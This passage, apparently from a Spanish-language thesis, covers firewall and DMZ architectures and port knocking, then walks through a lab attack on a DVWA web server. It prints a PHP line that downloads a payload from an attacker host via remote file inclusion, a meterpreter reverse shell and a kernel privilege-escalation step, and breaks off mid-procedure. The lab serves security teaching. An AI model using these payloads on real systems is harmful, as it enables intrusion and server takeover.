- **Dual-homed host:** este dispositivo cuenta con al menos dos interfaces de red y sirve como puerta de enlace a nivel de aplicación y como filtro de paquetes. La ventaja de este tipo de host bastion es crear un quiebre entre la red externa y la red interna. Todo el tráfico de entrada y salida pasa por este host permitiendo de esta manera evitar que un atacante puede tener acceso no autorizado hacia la red interna.
- **Multihomed host:** este tipo de dispositivos operan dentro de una red interna como un host más, está configurado para recibir todo el tráfico de entrada y salida, es decir que el host bastion externo dirige todo el tráfico desde el exterior hacia el host bastion interno, de la misma manera el host bastion interno dirige todo el tráfico de la red interna al host bastion externo. Esto sucede cuando la política de seguridad requiere que todo tráfico entrante y salida sea enviado a través de un servidor proxy

Como las topologías de defensa están formadas por estos dispositivos en los cuales pasan el tráfico de la red, entonces pueden proporcionar seguridad mediante sus configuraciones.

- **Arquitectura simple**




Figura 2-46 Arquitectura Simple Dual-homed host. (docstore.mik.ua, s.f)

Como podemos apreciar en la **figura 2-46** existe un cortafuego con dos interfaces de red, la una está conectada hacia el internet y la otra a la red interna. El problema con esta arquitectura es que si un atacante logra engañar al firewall la red interna puede ser comprometida.

- **Arquitectura en profundidad**

Para poder evitar el acceso a la red interna desde el exterior utilizamos la denominada zona desmilitarizada (DMZ), esto añade un nivel de seguridad a las arquitecturas que hoy en día

son las más utilizadas. En este tipo de arquitecturas se conecta un cortafuego a una tercera red la que denominamos zona desmilitarizada (DMZ), en esta zona se encuentran los servidores que están expuestos al exterior.




Figura 2-47 Arquitectura de defensa en profundidad. (1&1, s.f)

En la **figura 2-47** se puede ver que existen dos zonas en la red interna claramente diferenciadas, la una la DMZ o red perimetral y la otra la red interna (LAN), de esta manera se logra obtener mayor seguridad en la red interna ya que si un atacante logra comprometer la DMZ no tendrá acceso a la LAN. Este proyecto se basó en esta arquitectura creando una zona desmilitarizada (DMZ), en donde se instaló el servidor Web que está expuesto hacia el exterior.

2.10.1.4 PORT KNOCKING

Port Knocking es una técnica utilizada para dar seguridad a las conexiones o acceso a ciertos puertos contra usuarios no deseados. Los puertos se mantienen cerrados y solo serán abiertos usando una secuencia de combinaciones secretas establecidas con un orden.

Por ejemplo si tenemos deshabilitado el acceso a SSH por cualquier puerto y el puerto asignado a SSH es el 9090, este se encontrará cerrado para todos los usuarios. Al momento de realizar una conexión a SSH lógicamente no se podrá ya que el puerto 9090 estará cerrado. Para lograr la conexión a SSH podríamos realizar las siguientes combinaciones secretas:

- Hacer un telnet al puerto 7171 del servidor
- Hacer un telnet al puerto 8181 del servidor
- Hacer un telnet al puerto 9191 del servidor

El servidor validará las combinaciones secretas realizadas en el orden establecido y abrirá el puerto 9090 para realizar la identificación de login a SHH y solamente a la IP desde la cual se realizó la combinación de forma correcta.

Para proceder a cerrar la conexión podemos realizar otra combinación secreta y en un orden establecido. Por ejemplo:

- Hacer un telnet al puerto 3600 del servidor
- Hacer un telnet al puerto 4600 del servidor
- Hacer un telnet al puerto 5600 del servidor

Al realizar estas combinaciones secretas el servidor validará y automáticamente cerrará el puerto 9090 nuevamente.

3 OBJETIVOS CONCRETOS Y METODOLOGÍA DE TRABAJO

3.1 OBJETIVO GENERAL

Explotar la vulnerabilidad del servidor Web de la DMZ y de los diferentes sistemas operativos de la red interna (LAN).

3.2 OBJETIVOS ESPECÍFICOS

- Implementar una red virtual con un servidor Web en la DMZ vulnerable a ataques y como mecanismos de seguridad un firewall y un IDS.
- Realizar un bypass del firewall explotando la vulnerabilidad del servidor para acceder a la red interna.
- Explotar las vulnerabilidades identificadas de los sistemas operativos de la red interna.
- Monitorear e identificar los ataques mediante los mecanismos de seguridad (IDS/IPS)
- Realizar configuraciones de seguridad en los sistemas para prevenir accesos remotos.
- Realizar un análisis para comparar en nivel de seguridad frente a los ataques realizados a los sistemas operativos.

3.3 PILOTO EXPERIMENTAL

El entorno experimental del trabajo se basa en un ambiente virtualizado por medio de GNS3, para simular una red de computadores con sistemas operativos Windows y Linux, además de un servidor Web, firewall e IDS. Todos estos sistemas están virtualizados con Virtualbox.

3.4 CREACIÓN Y CONFIGURACIÓN DEL ENTORNO VIRTUAL

Para la creación del entorno virtual hemos utilizado herramientas de software libre, como GNS3, Virtualbox, sistemas operativos de servidor como Ubuntu Server, mecanismos de defensa como el Smooth-Sec (IDS/IPS), sistemas operativos de escritorio como Ubuntu Mate 15.10 y el sistema operativo Microsoft Windows 10. En la sección de los **Anexos A, B y C** se detalla la creación y configuración del entorno virtual

3.5 ATAQUES A LOS EQUIPOS DE LA RED

Para la ejecución de los ataques se utilizó el sistema operativo Kali Linux, este va ser el sistema huésped que abarcará todo el entorno virtual (GNS3, Virtualbox) desde el cuál se realizará los ataques, simulando de esta forma un ataque desde el exterior hacia el servidor Web (DMZ) y la red interna (LAN). Esta distribución basada en Debian cuenta con una serie de herramientas destinadas para la auditoría y seguridad informática. Para la realización de este proyecto se utilizó la herramienta Armitage.

Armitage es una herramienta gráfica de gestión de ataques cibernéticos para el Proyecto Metasploit que visualiza objetivos y recomienda exploits. El equipo atacante a través de una sola instancia puede:

- Compartir las sesiones
- Compartir hosts, datos capturados y archivos descargados
- Comunicarse a través de un registro de eventos compartidos.

CONSIDERACIONES

- Para realizar los ataques utilizaremos metasploitable2 que es una distribución basada en Ubuntu con fallos de seguridad y puertos abiertos que es muy utilizada para realizar prácticas de seguridad. Dentro de metasplotable2 tenemos una aplicación web llamada DVWA creada con PHP y Mysql que tiene distintas vulnerabilidades web que pueden ser explotadas.
- Primeramente atacaremos el Servidor Web, explotando la vulnerabilidad RFI para tomar el control del mismo. Una vez vulnerado el Servidor Web se procederá atacar el Firewall mediante ataques por fuerza bruta, esto nos permitirá acceder a modificar sus archivos de configuración **(Sección 3.5.1 y 3.5.2).**
- Es necesario acotar que en los ataques por fuerza bruta los diccionarios son la clave para poder vulnerar un servicio SSH. Estos pueden llegar a contener una cantidad considerable de posibles claves o usuarios lo que provoca esperar demasiado tiempo

para el vulnerar el servicio. Para la demostración de este trabajo se utilizaron únicamente diccionarios pequeños creados previamente.

Una vez explotado el Servidor Web y el Firewall los ataques a la red interna se lo realizarán de dos formas:

1. **Ataques desde el exterior:** se atacarán a los Sistemas Operativos Windows y Linux mediante la ejecución de archivos infectados con código malicioso (payload). Estos archivos serán documentos o ejecutables que permitirán una conexión remota con el equipo atacante. En la **sección 2.6** (Linux) y **Anexo D** (Windows) se explica cómo generar este tipo de archivos. Los archivos generados con estas herramientas podrían ser enviados a los usuarios mediante técnicas que utilizan los atacantes como es el caso de la Ingeniería Social.

   En este sentido para el desarrollo de esta sección vamos a suponer que estos archivos fueron enviados (por: correo, usb, etc.) a las víctimas, por lo tanto están dentro de su computador y que al ser ejecutados permitirán al atacante obtener una conexión remota **(Sección 3.5.3).**
2. **Ataques utilizando la técnica del pivoting:** se atacarán los Sistemas Operativos Windows y Linux utilizando la técnica del pivoting que según Pablo González nos dice:

   "Una vez que se dispone de una máquina vulnerada, ésta puede abrir la puerta a otras que, por alguna razón, no tienen conectividad con la máquina del auditor" (González Pérez & Alonso, 2014, pág. 138)

   Como el acceso desde el exterior hacia la red interna no es posible, entonces nos valdremos de la explotación al Firewall, para desde ahí atacar a los equipos de la red interna **(Sección 3.5.4).**

3.5.1 ATAQUE AL SERVIDOR WEB


3.5.1.1 OBJETIVO

Realizar un ataque explotando la vulnerabilidad (Remote File Intrusion) existente en el servidor Web para obtener el acceso remoto al mismo y escalar los privilegios. La vulnerabilidad RFI fue descrita en el **apartado 2.8.1**

3.5.1.2 ATAQUE A LA VULNERABILIDAD REMOTE FILE INTRUSION (RFI)

Como sabemos esta vulnerabilidad se presenta en páginas dinámicas de PHP permitiendo el enlace de archivos situados en servidores externos por consecuencia de una mala programación de la página que contiene la función include ( ).

En el servidor Web DVWA si nos fijamos en la información de PHP, nos podemos dar cuenta que esta vulnerabilidad es factible explotarla ya que su variable “allow_url_include” está en “On” (true). Esto quiere decir que el servidor acepta la inclusión de archivos desde lugares remotos, por lo tanto esto nos permite explotar dicha vulnerabilidad y obtener una shell remota.



Directive	Local Value	Master Value
allow_call_time_pass_reference	On	On
allow_url_fopen	On	On
allow_url_include	On	On
always_populate_raw_post_data	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
asp_tags	Off	Off
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	*no value*	*no value*
default_mimetype	text/html	text/html
define_syslog_variables	Off	Off
disable_classes	*no value*	*no value*
disable_functions	*no value*	*no value*
display_errors	On	On
display_startup_errors	Off	Off
doc_root	*no value*	*no value*
docref_ext	*no value*	*no value*
docref_root	*no value*	*no value*
enable_dl	Off	Off
error_append_string	*no value*	*no value*
error_log	*no value*	*no value*
error_prepend_string	*no value*	*no value*
error_reporting	6135	6135
expose_php	On	On
extension_dir	/usr/lib/php5/20060613+lfs	/usr/lib/php5/20060613+lfs

Figura 3-1 Pantalla del phpinfo.php de la aplicación web DVWA

La aplicación web DVWA con la vulnerabilidad RFI tiene el siguiente aspecto de URL:

http://192.168.122.66/dvwa/vulnerabilities/fi/?page=include.php

Para el ataque se va a modificar el parámetro de la URL que se le pasa a “?page=include.php”, por el enlace del servidor atacante donde va estar el payload que se va a subir al servidor víctima.

Para la creación del payload utilizaremos Armitage con su interfaz gráfica creamos el payload “php/meterpreter_reverse_tcp”. Este payload realiza la conexión de forma reversa, es decir que al momento que se ejecute este, el equipo víctima es el que va a establecer la conexión con el equipo atacante.

El meterpreter es una Shell o interprete de comandos que nos permite interactuar con la máquina objetivo, permitiendo la ejecución de múltiples comandos y la posibilidad de no ser

detectados fácilmente por un antivirus, IDS o firewall, ya que se ejecuta como un proceso del sistema operativo y no escribe ningún fichero en el sistema remoto




Figura 3-2 Pantalla del Armitage creación del payload php/meterpreter_reverse_tcp

Al momento que generamos el payload lo guardamos dentro del directorio donde se almacenan los documentos “html” (/var/www/html/). Este archivo debe tener la extensión “txt” **(mpayload.txt).**

También vamos a generar otro archivo igualmente con extensión “txt” **(payload.txt)** que tendrá el siguiente código:

```
<?php system ("wget -O mpayload.php http://192.168.1.107/mpayload.txt"); ?>
```

El archivo “payload.txt” permitirá subir el payload (mpayload.txt) creado, con extensión “php” (mpayload.php) al servidor víctima. En la función include cuando se le pase como parámetro el archivo “payload.txt” dentro de la URL este lo interpretará como código php y ejecutará los comandos que se encuentran dentro del mismo.

```
http://192.168.122.66/dvwa/vulnerabilities/fi/?page=http://192.168.1.107/payload.txt
```

Figura 3-3 Pantalla de la estructura de la URL para insertar el payload en el servidor

Antes de subir el payload en el servidor web (DVWA) mediante la URL que se muestra en la **figura 3-3**, necesitamos iniciar el servidor web atacante mediante el comando "$sudo /etc/init.d/apache2 start". También debemos tomar en consideración los archivos con extensión "txt" creados (mpayload.txt y payload.txt), estos deben tener los caracteres de inicio (<?php) y fin (?>), como cualquier fichero "php".

Debemos tomar en cuenta que el código php se ejecuta en el servidor y el usuario solo puede ver el resultado, no sería válido subir los archivos creados con extensión php, ya que se estaría ejecutando antes el código, en el lado del servidor atacante y no en el servidor víctima. Por último debemos poner en escucha la conexión que venga del servidor web.




Figura 3-4 Pantalla de configuración del payload php/meterpreter_reverse_tcp




Figura 3-5 Pantalla del exploit/multi/handler en escucha

Después de ejecutar la URL que se muestra en la **figura 3.3,** el payload es subido dentro del servidor web como podemos ver en la siguiente imagen.

Figura 3-6 Pantalla de la subida del mpayload.php en el servidor Web

Ejecutar el “mpayload.php” mediante la URL:

http://192.168.122.66/dvwa/vulnerabilities/fi/?page=mpayload.php




Figura 3-7 Pantalla de la ejecución del payload “mpayload.php”

Al ejecutar el archivo “mpayload.php” como se ve en la **figura 3-7,** se establece automáticamente una conexión remota (php/meterpreter_reverse_tcp) desde el servidor víctima al servidor atacante.




Figura 3-8 Pantalla de sesión meterpreter del servidor Web

3.5.1.3 ESCALAR PRIVILEGIOS EN EL SERVIDOR WEB

Para llegar a nuestro objetivo que es atacar la red interna, necesitamos primeramente acceder al servidor web con permisos de administrador y desde ahí atacar el servicio ssh del firewall y modificar sus reglas. Como ya hemos obtenido una conexión remota con el servidor web, lo que hacemos ahora es insertar o cargar un payload en el servidor para poder obtener privilegios de administrador. Para ello buscamos un exploit que nos permita escalar privilegios basándonos en la información obtenida del equipo comprometido




Figura 3-9 Pantalla de información del servidor DVWA

Como podemos ver en la **figura 3-9,** no tenemos privilegios como administrador ya que el id del usuario es 33 (uid=33), pero nos sirve de mucho la información la versión del kernel (2.6), que es la que utilizaremos para buscar un exploit y obtener permisos de administrador. Dentro de la base de datos del metasploit buscamos con el comando “searchsploit”.




Figura 3-10 Pantalla de búsqueda de exploit para escala de privilegios

Dentro del listado de exploits tendremos en cuenta el siguiente:

Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Privilege Escalation (2)

Este exploit es un archivo con extensión “.c” (8572.c), el cual lo subiremos al servidor web comprometido.




Figura 3-11 Pantalla de subida de exploit para escalar privilegios

Una vez que el archivo se encuentra subido al servidor comprometido procedemos a compilarlo con el nombre de **rootme**.

Figura 3-12 Pantalla de compilación del exploit para escalar privilegios

Lo siguiente es crear y subir un payload ejecutable (.elf) para Linux que es el sistema del servidor comprometido. Este payload permitirá realizar la conexión desde el servidor hacia la máquina atacante.

